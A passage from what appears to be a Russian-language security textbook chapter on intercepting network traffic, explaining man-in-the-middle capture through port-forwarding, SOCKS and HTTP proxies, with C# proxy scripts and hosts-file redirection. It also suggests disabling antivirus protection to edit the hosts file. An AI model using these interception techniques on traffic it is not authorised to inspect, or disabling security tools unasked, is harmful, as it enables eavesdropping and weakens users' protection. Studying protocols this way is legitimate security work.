В столбце ❶ показано имя процесса, установившего соединение. В столбце ❷ приведена операция, в данном случае подключение к удаленному серверу, отправка первоначального HTTP-запроса и получение ответа. Столбец ❸ указывает адреса отправителя и получате-

ля, а столбец ❹ предоставляет более подробную информацию о перехваченном событии.

Хотя это решение не так полезно, как мониторинг системных вызовов на других платформах, оно все же может помочь при работе в Windows, когда вы просто хотите определить сетевые протоколы, используемые конкретным приложением. С помощью этого метода нельзя собирать данные, но, определив используемые протоколы, вы можете добавить эту информацию в свой анализ с помощью более активного захвата сетевого трафика.

Преимущества и недостатки пассивного перехвата

Самое большое преимущество пассивного перехвата состоит в том, что он не нарушает обмен данными между клиентскими и серверными приложениями. Он не изменяет адрес отправителя или получателя трафика и не требует каких-либо изменений либо повторной конфигурации приложений.

Пассивный перехват также может быть единственным методом, который можно использовать, когда у вас нет прямого контроля над клиентом или сервером. Обычно можно найти способ слушать сетевой трафик и перехватывать его с ограниченными усилиями. После того как вы соберете данные, можно определить, какие активные методы перехвата использовать и как лучше всего атаковать сеть на уровне протокола, который вы хотите проанализировать.

Один из основных недостатков пассивного перехвата сетевого трафика состоит в том, что методы перехвата, такие как анализ пакетов, работают на таком низком уровне, что может быть трудно интерпретировать то, что получило приложение. Такие инструменты, как Wireshark, безусловно, помогают, но если вы анализируете пользовательский протокол, то, возможно, не сможете с легкостью разбить его на части, не взаимодействуя с ним напрямую.

Пассивный перехват также не всегда позволяет изменить трафик, производимый приложением. Изменение трафика не всегда необходимо, но оно полезно, когда вы сталкиваетесь с зашифрованными протоколами, хотите отключить сжатие или вам нужно изменить трафик для эксплуатации уязвимостей.

Когда анализ трафика и внедрение новых пакетов не дает результатов, смените тактику и попробуйте использовать методы активного перехвата.

Активный перехват сетевого трафика

Активный перехват отличается от пассивного тем, что вы пытаетесь повлиять на поток трафика, используя атаку «человек посередине». Как показано на рис. 2.7, устройство, перехватывающее трафик, обыч-

но находится между клиентским и серверным приложениями, выступая в роли моста. Данный подход имеет ряд преимуществ, в том числе возможность изменять трафик и отключать такие функции, как шифрование или сжатие, что может упростить анализ трафика и эксплуатацию уязвимостей.




Рис. 2.7. Прокси-сервер типа «человек посередине»

Недостаток такого подхода состоит в том, что обычно он сложнее, потому что вам нужно перенаправлять трафик приложения через систему активного перехвата. Активный перехват также может иметь непредвиденные нежелательные последствия. Например, если вы измените сетевой адрес сервера или клиента на прокси, то это может привести к путанице, в результате чего приложение будет отправлять трафик не туда, куда нужно. Несмотря на эти проблемы, активный перехват, вероятно, является наиболее ценным методом анализа и эксплуатации уязвимостей сетевых протоколов прикладного уровня.

Сетевые прокси

Наиболее распространенный способ атаки «человек посередине» – заставить приложение обмениваться данными через прокси-службу.

В этом разделе я объясню относительные преимущества и недостатки некоторых распространенных типов прокси, которые можно использовать для перехвата трафика, анализа этих данных и сетевого протокола. Я также покажу, как получить трафик из типичных клиентских приложений для прокси-сервера.

Прокси-сервер с переадресацией портов

Переадресация портов – это самый простой способ проксирования соединения. Просто настройте слушающий сервер (TCP или UDP) и дождитесь нового соединения. Когда это соединение будет установлено с прокси-сервером, откроется соединение переадресации с реальной службой, и они будут логически подключены, как показано на рис. 2.8.

Простая реализация

Чтобы создать наш прокси-сервер, мы будем использовать встроенный инструмент для переадресации портов TCP, входящий в состав

библиотек Canape Core. Поместите код из листинга 2.4 в файл сценария на языке C#, изменив LOCALPORT ❷, REMOTEHOST ❸ и REMOTEPORT ❹ на соответствующие значения для вашей сети.




Рис. 2.8. Обзор прокси-сервера с переадресацией портов TCP

Листинг 2.4. Простой пример прокси-сервера с переадресацией портов TCP

PortFormatProxy.csx

```
// PortFormatProxy.csx – простой прокси-сервер с переадресацией портов TCP
// Предоставляем доступ к таким методам, как WriteLine и WritePackets
using static System.Console;
using static CANAPE.Cli.ConsoleUtils;

// Создаем шаблон прокси-сервера
var template = new uFixedProxyTemplate(); ❶
template.LocalPort = ❷LOCALPORT;
template.Host = ❸"REMOTEHOST";
template.Port = ❹REMOTEPORT;

// Создаем экземпляр прокси и выполняем запуск
❺ var service = template.Create();
service.Start();

WriteLine("Created {0}", service);
WriteLine("Press Enter to exit...");
ReadLine();
❻ service.Stop();

// Запись пакетов в консоль
var packets = service.Packets;
WriteLine("Captured {0} packets:",
    packets.Count);
❼ WritePackets(packets);
```

Этот очень простой сценарий создает экземпляр FixedProxyTemplate ❶. Canape Core работает по шаблонной модели, хотя при необходимости можно работать с низкоуровневой конфигурацией сети. Сценарий настраивает шаблон, используя нужную информацию о локальной и удаленной сетях. Шаблон используется для создания экземпляра службы ❺; можно рассматривать документы из этого фреймворка как шаблоны служб. Затем запускается вновь созданная служба; на данном этапе сетевые подключения настроены. Дождавшись нажатия

клавиши, служба останавливается ❻. Затем все перехваченные пакеты записываются в консоль с помощью метода `WritePackets()` ❼.

Запуск этого сценария должен связать экземпляр нашего прокси-сервера с номером `LOCALPORT` только для интерфейса локального хоста. Когда с этим портом осуществляется новое TCP-соединение, прокси-код должен установить новое соединение с `REMOTEHOST` с TCP-портом `REMOTEPORT` и связать оба соединения.

Предупреждение *Привязка прокси ко всем сетевым адресам может быть рискованной с точки зрения безопасности, поскольку прокси, написанные для протоколов тестирования, редко реализуют надежные механизмы безопасности. Если у вас нет полного контроля над сетью, к которой вы подключены, или у вас нет выбора, привяжите прокси только к интерфейсу локального хоста. В листинге 2.4 значение по умолчанию – `LOCALHOST`; для привязки ко всем интерфейсам задайте для свойства `AnyBind` значение `true`.*

Перенаправление трафика на прокси

Теперь, когда наше простое приложение готово, нужно направить через него наш трафик.

В случае с веб-браузером это достаточно просто: чтобы перехватить конкретный запрос, вместо URL-адреса вида *http://www.domain.com/resource* используйте *http://**localhost:localport**/resource*, который отправляет запрос через ваш прокси-сервер с переадресацией портов.

Другие приложения сложнее: возможно, вам придется покопаться в настройках конфигурации. Иногда единственная настройка, которую приложение позволяет изменить, – это IP-адрес назначения. Однако это может привести к возникновению сценария «курица и яйцо», когда вы не знаете, какие порты TCP или UDP приложение может использовать с этим адресом, особенно если оно содержит сложные функции, выполняемые через различные служебные соединения. Подобное происходит с протоколами RPC, такими как Common Object Request Broker Architecture (CORBA). Данный протокол обычно устанавливает начальное сетевое соединение с брокером, который действует как каталог доступных служб. Затем выполняется второе соединение с запрошенной службой через TCP-порт конкретного экземпляра.

В таком случае будет полезно использовать как можно больше сетевых функций приложения, отслеживая его с помощью методов пассивного перехвата. Так, вы должны выявить соединения, обычно устанавливаемые приложением, которые затем можно легко реплицировать с помощью прокси-серверов для проброса портов.

Если приложение не поддерживает изменение адреса назначения, необходимо действовать немного креативнее. Если приложение разрешает адрес назначения через имя хоста, то возможностей больше. Можно настроить собственный DNS-сервер, который отвечает на за-

просы имени IP-адресом вашего прокси, или использовать файл *hosts*, который доступен в большинстве операционных систем, включая Windows, при условии что у вас есть контроль над системными файлами на устройстве, на котором запущено приложение.

Во время разрешения имени хоста ОС (или соответствующая библиотека) сначала обращается к файлу *hosts*, чтобы увидеть, есть ли какие-либо локальные записи для этого имени, выполняя DNS-запрос, только если запись не найдена. Например, файл hosts из листинга 2.5 перенаправляет имена хостов *www.badgers.com* и *www.domain.com* на *localhost*.

Листинг 2.5. Пример файла hosts

```
# Стандартные адреса Localhost
127.0.0.1       localhost
::1             localhost

# Ниже приведены фиктивные записи для перенаправления трафика через прокси
127.0.0.1       www.badgers.com
127.0.0.1       www.domain.com
```

Стандартное расположение файла *hosts* в Unix-подобных ОС – это каталог */etc/hosts*, тогда как в Windows это *C:\Windows\System32\Drivers\etc\hosts*. Очевидно, что при необходимости нужно будет заменить путь к папке Windows для своего окружения.

Примечание *Некоторые антивирусные продукты и программы для обеспечения информационной безопасности отслеживают изменения в хостах системы, поскольку данные изменения являются признаком вредоносного ПО. Возможно, вам потребуется отключить защиту продукта, если вы хотите изменить файл hosts.*

Преимущества прокси-сервера с переадресацией портов

Основным преимуществом прокси-сервера с переадресацией портов является его простота: вы ждете соединения, открываете новое подключение к исходному месту назначения, а затем передаете трафик туда и обратно между ними. Не существует протокола, связанного с прокси-сервером, и приложение, из которого вы пытаетесь перехватить трафик, не требует специальной поддержки.

Прокси-сервер с переадресацией портов также является основным способом проксирования UDP-трафика; поскольку он не ориентирован на установление соединения, реализация инструмента для переадресации в случае с протоколом UDP значительно проще.

Недостатки прокси-сервера с переадресацией портов

Конечно, помимо простоты, у такого прокси-сервера есть и свои недостатки. Поскольку вы только перенаправляете трафик от слушаю-

щего соединения к одному адресу назначения, потребуется несколько экземпляров прокси, если приложение использует несколько протоколов на разных портах.

Например, рассмотрим приложение с одним именем хоста или IP-адресом назначения, которым вы можете управлять напрямую, изменив его в конфигурации приложения, либо путем подмены имени хоста. Затем приложение пытается подключиться к TCP-портам 443 и 1234. Поскольку вы можете управлять адресом, к которому оно подключается, а не портами, вам необходимо настроить прокси-серверы для обоих, даже если вас интересует только трафик, проходящий через порт 1234.

Такой прокси-сервер также может затруднить обработку нескольких подключений к известному порту. Например, если прокси-сервер с переадресацией портов слушает порт 1234 и устанавливает соединение с портом 1234 *www.domain.com*, только перенаправленный трафик для исходного домена будет работать должным образом. Если вы хотите перенаправить и *www.badgers.com*, то здесь все сложнее. Можно сгладить ситуацию, если приложение поддерживает указание адреса назначения и порта или с помощью других методов, таких как *преобразование сетевых адресов назначения* (DNAT), для перенаправления определенных соединений на уникальные прокси-серверы переадресации. (Глава 5 содержит более подробную информацию о DNAT, а также о многих других более продвинутых методах перехвата.)

Кроме того, протокол может использовать адрес назначения в своих целях. Например, заголовок Host в протоколе передачи гипертекста (HTTP) может использоваться для решений виртуального хоста, что может заставить протокол работать иначе или не работать вовсе из перенаправленного соединения. Тем не менее, по крайней мере для HTTP, я рассмотрю обходной путь для этого ограничения в разделе «Обратный HTTP-прокси-сервер».

Прокси-сервер SOCKS

Рассматривайте прокси-сервер SOCKS как прокси-сервер для проброса портов на стероидах. Он не только пересылает TCP-соединения в нужное сетевое расположение, но и все новые соединения начинаются с простого протокола рукопожатия, который информирует прокси-сервер об окончательном назначении, а не фиксирует его. Он также может поддерживать слушающие соединения, что важно для таких протоколов, как FTP, которые должны открывать новые локальные порты для сервера для отправки данных. На рис. 2.9 представлен обзор прокси-сервера SOCKS.

В настоящее время используются три распространенных варианта протокола: SOCKS 4, 4a и 5, и у каждого из них свое применение. SOCKS 4 – наиболее часто поддерживаемая версия протокола; однако она поддерживает только соединения IPv4, а адрес назначения должен быть указан как 32-битный IP-адрес. Обновление этой версии,

4a, допускает соединения по имени хоста (это полезно, если у вас нет DNS-сервера, который может разрешать IP-адреса). В версии 5 была добавлена поддержка имени хоста, IPv6, UDP-переадресация и улучшенные механизмы аутентификации; также это единственный вариант, указанный в RFC (1928).




Рис. 2.9. Обзор прокси-сервера SOCKS

Например, клиент отправляет запрос, показанный на рис. 2.10, чтобы установить соединение по протоколу SOCKS с IP-адресом 10.0.0.1 на порту 12345. Компонент `USERNAME` – единственный метод аутентификации в SOCKS версии 4 (не особо безопасный, я знаю). `VER` представляет собой номер версии, в данном случае – 4. `CMD` указывает, что хочет подключиться (привязка к адресу `CMD 2`), а порт и адрес TCP указываются в двоичной форме.

	VER	CMD	TCP-ПОРТ	IP-АДРЕС	ИМЯ ПОЛЬЗОВАТЕЛЯ	NULL
	0x04	0x01	12345	0x10000001	"james"	0x00
Размер в октетах	1	1	2	4	ПЕРЕМЕННАЯ	1

Рис. 2.10. Запрос SOCKS версии 4

Если соединение установлено успешно, то будет отправлен соответствующий ответ, как показано на рис. 2.11. Поле `RESP` указывает на статус ответа; поля `TCP port` и `address` важны только для запросов привязки.

	VER	RESP	TCP-ПОРТ	IP-АДРЕС
	0x04	0x5A	0	0
Размер в октетах	1	1	2	4

Рис. 2.11. Успешный ответ SOCKS версии 4

Соединение становится прозрачным, и клиент и сервер общаются друг с другом напрямую; прокси-сервер действует только для пересылки трафика.

Простая реализация

Библиотеки Canape Core имеют встроенную поддержку SOCKS 4, 4a и 5. Поместите листинг 2.6 в файл сценария C#, изменив `LOCALPORT` ❷ на локальный TCP-порт, который вы хотите слушать.

Листинг 2.6. Простой пример прокси-сервера SOCKS

SocksProxy.csx

```
// SocksProxy.csx - простой прокси-сервер SOCKS
// Предоставляем доступ к таким методам, как WriteLine и WritePackets
using static System.Console;
using static CANAPE.Cli.ConsoleUtils;

// Создаем шаблон прокси-сервера SOCKS
❶ var template = new SocksProxyTemplate();
template.LocalPort = ❷LOCALPORT;

// Создаем экземпляр прокси и выполняем запуск
var service = template.Create();
service.Start();
WriteLine("Created {0}", service);
WriteLine("Press Enter to exit...");
ReadLine();
service.Stop();

// Запись пакетов в консоль
var packets = service.Packets;
WriteLine("Captured {0} packets:",
    packets.Count);
WritePackets(packets);
```

Листинг 2.6 следует тому же шаблону, который вы видели в листинге 2.4. Однако в данном случае код ❶ создает шаблон прокси-сервера SOCKS. Остальной код точно такой же.

Перенаправление трафика на прокси

Чтобы определить способ передачи сетевого трафика приложения через прокси-сервер SOCKS, сначала заглянем в приложение. Например, когда вы открываете настройки прокси в Mozilla Firefox, появляется диалоговое окно, показанное на рис. 2.12. Там вы можете настроить Firefox для использования прокси-сервера SOCKS.

Но иногда поддержка SOCKS не сразу очевидна. При тестировании Java-приложения Java Runtime принимает параметры командной строки, которые активируют поддержку SOCKS для любого исходящего TCP-соединения. Например, рассмотрим очень простое приложение Java из листинга 2.7, которое подключается к IP-адресу 192.168.10.1 на порту 5555.




Рис. 2.12. Конфигурация прокси-сервера в Firefox

Листинг 2.7. Простой TCP-клиент на Java

SocketClient.java

```
// SocketClient.java - простой Java TCP socket клиент
import java.io.PrintWriter;
import java.net.Socket;

public class SocketClient {
    public static void main(String[] args) {
        try {
            Socket s = new Socket("192.168.10.1", 5555);
            PrintWriter out = new PrintWriter(s.getOutputStream(), true);
            out.println("Hello World!");
            s.close();
        } catch(Exception e) {
        }
    }
}
```

Когда вы запускаете эту скомпилированную программу в обычном режиме, она будет работать так, как вы и ожидали. Но если в команд-

ной строке вы передаете два специальных системных свойства, `socksProxyHost` и `socksProxyPort`, то можно указать прокси-сервер SOCKS для любого TCP-соединения:

```
java -DsocksProxyHost=localhost -DsocksProxyPort=1080 SocketClient
```

Так вы установите TCP-соединение через прокси-сервер SOCKS на порту локального хоста 1080.

Еще одно место, где можно определить, как передать сетевой трафик приложения через прокси-сервер SOCKS, – это прокси-сервер ОС по умолчанию. В macOS перейдите в **System Preferences** → **Network** → **Advanced** → **Proxies**. Появится диалоговое окно, показанное на рис. 2.13. Отсюда можно настроить общесистемный прокси-сервер SOCKS или универсальные прокси для других протоколов. Это не всегда работает, но это простой вариант, который стоит попробовать.




Рис. 2.13. Диалоговое окно настройки прокси в macOS

Кроме того, если приложение просто не поддерживает прокси-сервер SOCKS из коробки, то определенные инструменты добавят эту функцию в произвольные приложения. Это могут быть бесплатные инструменты с открытым исходным кодом, такие как Dante (*https://www.inet.no/dante*) в Linux, и коммерческие инструменты, такие как Proxifier

(*https://www.proxifier.com/*), который работает в Windows и macOS. Так или иначе, все они внедряются в приложение, чтобы добавить поддержку SOCKS и изменить работу функций сокета.

Преимущества прокси-сервера SOCKS

Явное преимущество использования прокси-сервера SOCKS по сравнению с использованием простого инструмента для проброса портов состоит в том, что он должен перехватывать все TCP-соединения (и, возможно, некоторые UDP-соединения, если вы используете SOCKS версии 5), устанавливаемые приложением. Это можно считать преимуществом до тех пор, пока уровень сокетов ОС является обернутым, чтобы эффективно передавать все соединения через прокси.

Прокси-сервер SOCKS также обычно сохраняет адрес назначения соединения с точки зрения клиентского приложения. Следовательно, если клиентское приложение отправляет внутриполосные данные, которые относятся к его конечной точке, то конечная точка будет такой, как ожидает сервер. Однако исходный адрес при этом не сохраняется. Некоторые протоколы, такие как FTP, предполагают, что могут запрашивать открытие портов на исходном клиенте. Протокол SOCKS предоставляет возможность привязки слушающих соединений, но усложняет реализацию. Это усложняет перехват и анализ, поскольку вы должны учитывать множество различных потоков данных, поступающих на сервер и исходящих из него.

Недостатки прокси-сервера SOCKS

Главный недостаток SOCKS в том, что поддержка между приложениями и платформами может быть непоследовательной. Системный прокси Windows поддерживает только прокси SOCKS версии 4, а это означает, что он будет разрешать лишь локальные имена хостов. Он не поддерживает IPv6 и не имеет надежного механизма аутентификации. Как правило, можно получить более качественную поддержку, используя инструмент SOCKS для добавления в существующее приложение, но это не всегда работает хорошо.

Прокси-серверы HTTP

Протокол HTTP обеспечивает работу Всемирной паутины, а также множества веб-сервисов и протоколов RESTful. На рис. 2.14 представлен обзор прокси-сервера HTTP. Данный протокол также можно использовать в качестве транспортного механизма для не веб-протоколов, таких как Remote Method Invocation (RMI) от Java, или протокола обмена сообщениями в реальном времени (RTMP), поскольку он может осуществлять туннелирование даже при наличии самых ограничительных межсетевых экранов. Важно понимать, как HTTP-проксирование работает на практике, потому что оно почти наверняка будет полезно для анализа протокола, даже если веб-сервис не тестируется. Существующие инструменты тестирования веб-прило-

жений редко работают идеально, когда протокол HTTP используется вне его оригинального окружения. Иногда развёртывание собственной реализации HTTP-прокси – единственное решение.




Рис. 2.14. Обзор прокси-сервера HTTP

Есть два основных типа прокси-сервера HTTP – это прокси-сервер с переадресацией и обратный прокси-сервер. У каждого из них есть свои преимущества и недостатки для перспективного анализатора сетевых протоколов.

Перенаправление HTTP-прокси

Протокол HTTP определён в RFC 1945 для версии 1.0 и RFC 2616 для версии 1.1; обе версии предоставляют простой механизм для проксирования HTTP-запросов. Например, HTTP 1.1 указывает, что первая полная строка запроса имеет следующий формат:

```
❶GET ❷/image.jpg HTTP/1.1
```

Метод ❶ указывает, что делать в этом запросе, используя знакомые глаголы, такие как `GET`, `POST` и `HEAD`. В запросе прокси-сервера это не отличается от обычного HTTP-соединения. Путь ❷ для запроса прокси. Как показано, абсолютный путь указывает ресурс, на который метод будет воздействовать. Важно отметить, что путь также может быть абсолютным унифицированным идентификатором запроса (URI). Указав абсолютный URI, прокси-сервер может установить новое соединение с адресом назначения, перенаправляя весь трафик и возвращая данные клиенту. Прокси-сервер может даже ограниченно управлять трафиком, чтобы добавить аутентификацию, скрыть серверы версии 1.0 от клиентов 1.1 и добавить сжатие передачи, помимо прочего. Однако за такую гибкость приходится платить: прокси-сервер должен иметь возможность обрабатывать HTTP-трафик, что значительно

усложняет работу. Например, следующая строка запроса обращается к ресурсу изображения на удаленном сервере через прокси:

```
GET http://www.domain.com/image.jpg HTTP/1.1
```

Вы, внимательный читатель, возможно, определили проблему в этом подходе. Поскольку прокси-сервер должен иметь доступ к базовому протоколу HTTP, то что насчет HTTPS, расширения протокола HTTP, который передает данные поверх криптографических протоколов TLS? Вы можете взломать зашифрованный трафик; однако в обычном окружении маловероятно, что HTTP-клиент будет доверять сертификату, который вы предоставили. Кроме того, TLS специально был разработан для того, чтобы сделать практически невозможным использование атаки типа «человек посередине» каким-либо другим способом. К счастью, это было ожидаемо, и RFC 2817 предлагает два решения: он включает возможность обновления HTTP-соединения до шифрования (здесь нет необходимости приводить подробности), и, что более важно для наших целей, он определяет HTTP-метод `CONNECT` для создания прозрачных туннелированных соединений через HTTP-прокси. Например, веб-браузер, который хочет установить прокси-соединение с HTTPS-сайтом, может отправить прокси-серверу следующий запрос:

```
CONNECT www.domain.com:443 HTTP/1.1
```

Если прокси примет этот запрос, то он установит новое TCP-соединение с сервером. В случае успеха он должен вернуть следующий ответ:

```
HTTP/1.1 200 Connection Established
```

TCP-соединение с прокси-сервером теперь становится прозрачным, и браузер может установить согласованное TLS-соединение без вмешательства прокси. Конечно, стоит отметить, что прокси-сервер вряд ли станет проверять, действительно ли в этом соединении используется TLS. Это может быть любой протокол, который вам нравится, и некоторые приложения злоупотребляют этим фактом для туннелирования собственных двоичных протоколов через HTTP-прокси. По этой причине часто встречаются развертывания HTTP-прокси, ограничивающие порты, которые можно туннелировать для очень ограниченного подмножества.

Простая реализация

И снова библиотеки Canape Core, которые содержат простую реализацию прокси-сервера HTTP. К сожалению, они не поддерживают метод `CONNECT` для создания прозрачного туннеля, но для демонстрации

и этого будет достаточно. Поместите листинг 2.8 в файл сценария C#, изменив LOCALPORT ❷ на локальный TCP-порт, который вы хотите слушать.

Листинг 2.8. Пример простого прокси-сервера HTTP

HttpProxy.csx

```
// HttpProxy.csx – простой прокси-сервер HTTP
// Предоставляем доступ к таким методам, как WriteLine и WritePackets
using static System.Console;
using static CANAPE.Cli.ConsoleUtils;

// Создаем шаблон прокси-сервера
❶ var template = new HttpProxyTemplate();
template.LocalPort = ❷LOCALPORT;

// Создаем экземпляр прокси и выполняем запуск
var service = template.Create();
service.Start();

WriteLine("Created {0}", service);
WriteLine("Press Enter to exit...");
ReadLine();
service.Stop();

// Запись пакетов в консоль
var packets = service.Packets;
WriteLine("Captured {0} packets:", packets.Count);
WritePackets(packets);
```

Здесь мы создали прокси-сервер HTTP. Код в строке ❶, как и прежде, немного отличается от предыдущих примеров, потому что здесь мы создаем шаблон прокси-сервера HTTP.

Перенаправление трафика на прокси

Как и в случае с прокси-серверами SOCKS, первым пунктом назначения будет приложение. Редко, когда приложение, использующее протокол HTTP, не имеет конфигурации прокси. Если у приложения нет специальных настроек для поддержки прокси-сервера HTTP, попробуйте конфигурацию ОС, которая находится в том же месте, что и конфигурация прокси-сервера SOCKS. Например, в Windows можно получить доступ к настройкам прокси-сервера системы, выбрав **Control Panel** → **Internet Options** → **Connections** → **LAN Settings** (Панель управления → Параметры интернета → Соединения → Настройки LAN).

Многие утилиты командной строки в Unix-подобных системах, такие как `curl`, `wget` и `apt`, также поддерживают настройку прокси-сервера HTTP с помощью переменных окружения. Если задать для переменной окружения `http_proxy` URL-адрес, который будет использовать прокси-сервер HTTP, например *http://localhost:3128*, то приложение будет использовать его. Чтобы обезопасить трафик, также

можно использовать переменную *https_proxy*. Некоторые реализации позволяют применять специальные схемы URL-адресов, например *socks4://*, чтобы указать, что вы хотите использовать прокси-сервер SOCKS.

Преимущества прокси-сервера HTTP с переадресацией

Основное преимущество HTTP-прокси с переадресацией заключается в том, что если приложение использует исключительно протокол HTTP, все, что нужно сделать, чтобы добавить поддержку прокси, – изменить абсолютный путь в строке запроса на абсолютный URI и отправить данные на слушающий прокси-сервер. Кроме того, только несколько приложений, которые используют протокол HTTP для передачи, не поддерживают проксирование.

Недостатки прокси-сервера HTTP с переадресацией

Требование прокси-сервера HTTP с переадресацией для реализации полного HTTP-парсера для обработки множества особенностей протокола значительно усложняет работу; эта сложность может вызвать проблемы с обработкой или, в худшем случае, уязвимости в системе безопасности. Кроме того, добавление прокси-сервера в протокол означает, что вам будет сложнее модифицировать поддержку прокси-сервера HTTP для существующего приложения с помощью внешних методов, если вы не преобразуете соединения для использования метода `CONNECT` (что работает даже для протокола HTTP без шифрования).

